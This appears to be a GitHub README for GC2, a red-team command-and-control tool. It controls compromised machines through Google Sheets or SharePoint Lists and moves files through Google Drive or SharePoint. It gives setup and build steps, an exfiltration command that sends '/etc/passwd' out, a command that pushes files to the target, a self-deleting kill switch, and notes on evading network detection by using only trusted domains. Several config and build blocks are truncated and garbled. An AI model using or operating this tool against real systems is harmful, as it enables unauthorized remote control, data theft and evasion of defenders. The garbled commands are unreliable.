



GC2 (Google Command and Control) is a Command and Control application that allows an attacker to execute commands on the target machine using Google Sheet or Microsoft SharePoint List and exfiltrate files using Google Drive or Microsoft SharePoint Document.

Why

This project has been developed to provide a command and control that does not require any particular set up (like: a custom domain, VPS, CDN, ...) during Red Teaming activities.

Furthermore, the program will interact only with Google and Microsoft's domains (like *.google.com) to make network detection more difficult.

Workflow

Google




Microsoft

No packages published

Languages

- **Go** 93.1%
- YARA 4.8%
- Makefile 2.1%



Set up

This C2 support both Google (Google Sheet + Google Drive) and Microsoft (SharePoint Lists + SharePoint Document) services. To use the C2 you need to set up both the local and cloud configuration.

Cloud config

Google

1. Create a new Google "service account"


Create a new Google "service account" using https://console.cloud.google.com/, create a .json key file for the service account.

2. Enable Google Sheet API and Google Drive API


Enable Google Drive API
https://developers.google.com/drive/api/v3/enable-drive-api
api and Google Sheet API
https://developers.google.com/sheets/api/quickstart/go.

3. Set up Google Sheet and Google Drive

Create a new Google Sheet and share it (as Editor) with the Service Account (by using its email).



Create a new Google Drive folder and share it (as Editor) with the Service Account (by using its email).



Microsoft

To interact with Microsoft services you will first need a Business subscription (you can get one for free for the first 30 days).

1. Create an Azure Application

Create a new Azure Aapplication as described here https://learn.microsoft.com/en-us/graph/auth-v2-service? tabs=http



After creating the new application, enable the following Graph APIs:

- o Sites.ReadWrite.All
- o Files.ReadWrite.All



Local config

1. Download the C2

The C2 can be cloned directly from GitHub:

```
git clone https://github.com/looCiprian/GC2 Cd GC2-sheet
```

2. Configure the C2

To configure the C2 you need to modify the cmd/options.yml file. The C2 supports both Google and Microsoft services, mixing them is also possible.

Only Google services

```
CommandService: "Google" # Google Sheet wil. 
FileSystemService: "Google" # Google Drive i GoogleServiceAccountKey: "1234567890" # you GoogleSheetID: "0987654321" # your Google Sl GoogleDriveID: "1234554321" # your Google Di #RowId: 1 # optional, specify from which (Go #Proxy: "http://127.0.0.1:8080" # optional, Verbose: true # optional, suggested for debi
```

Only Microsoft services

```
CommandService: "Microsoft" # Microsoft Shar FileSystemService: "Microsoft" # Microsoft !
MicrosoftTenantID: "567890098765" # your Azr
MicrosoftClientID: "098765567890" # your Azr
MicrosoftClientSecret: "1234509876" # your Arr
MicrosoftSiteID: "0987612345" # # your Share
```

```
#RowId: 1 # optional, specify from which (Go
#Proxy: "http://127.0.0.1:8080" # optional,
Verbose: true # optional, suggested for debo
```

Mixing Google and Microsoft services

```
CommandService: "Google" # Google Sheet will

FileSystemService: "Microsoft" # Microsoft!

GoogleServiceAccountKey: "1234567890" # you

GoogleSheetID: "0987654321" # your Google Sl

GoogleDriveID: "1234554321" # your Google Dl

MicrosoftTenantID: "567890098765" # your Azl

MicrosoftClientID: "098765567890" # your Azl

MicrosoftClientSecret: "1234509876" # your Azl

MicrosoftSiteID: "0987612345" # # your Shard

#RowId: 1 # optional, specify from which (Gd

#Proxy: "http://127.0.0.1:8080" # optional,

Verbose: true # optional, suggested for debi
```

3. Build the executable

Few examples on how cross compile the C2 for different OS and architecture.

```
env GOOS=windows GOARCH=amd64 go build -ldf: conv GOOS=linux GOARCH=amd64 go build -ldflagenv GOOS=darwin GOOS=
```

4. Run

After compiling execute it.

```
./gc2-sheet
```

The beacon will automatically create a new Google Sheet or Microsoft SharePoint List accordingly to your configuration.

Troubleshooting

Most of the errors can be detected by setting the verbose flag to true. By default, the C2 does not generate any output or error information.

Features

- Command execution using Google Sheet or Microsoft SharePoint List as a console
- Download files on the target using Google Drive or Microsoft SharePoint Document
- Data exfiltration using Google Drive or Microsoft SharePoint Document
- Self-kill switch and auto-delete from the target machine

Command execution

Google

A Google Sheet will be automatically created by the C2. Once created you can interact with the compromised system as shown below.



Microsoft

A Microsoft SharePoint List will be automatically created by the C2. Once created you can interact with the compromised system as shown below.



Data exfiltration file

Special command is reserved to exfiltrate files form the target system.

From Target to Google Drive/Microsoft SharePoin upload;<local path>
Example:
upload;/etc/passwd

Note: files with the same name are automatically overwritten.

Download file

Special command is reserved to download files to the target system.

Google

From Google Drive to Target

download;<google drive file id>;<local path>
Example:
download;<file ID>;/home/user/downloaded.txt

Microsoft

Note: Files need to be saved in the SharePoint root folder, usually "Documents"

From SharePoint to Target

download;<SharePoint file path>;<local path>
Example:

download;download.txt;/home/user/downloaded.txt

Exit

By sending the *exit* command, the C2 will kill and delete itself from the target system.

PS: From os documentation: If a symlink was used to start the process, depending on the operating system, the result might be the symlink or the path it pointed to. In this case, the symlink is deleted.

DEF CON Slides + demo

DEF CON Slide

Demo

Demo by **Grant Collins**

Disclaimer

The owner of this project is not responsible for any illegal usage of this program.

This is an open source project meant to be used with authorization to assess the security posture and for research purposes.

The final user is solely responsible for their actions and decisions. The use of this project is at your own risk. The owner of this project does not accept any liability for any loss or damage caused by the use of this project.

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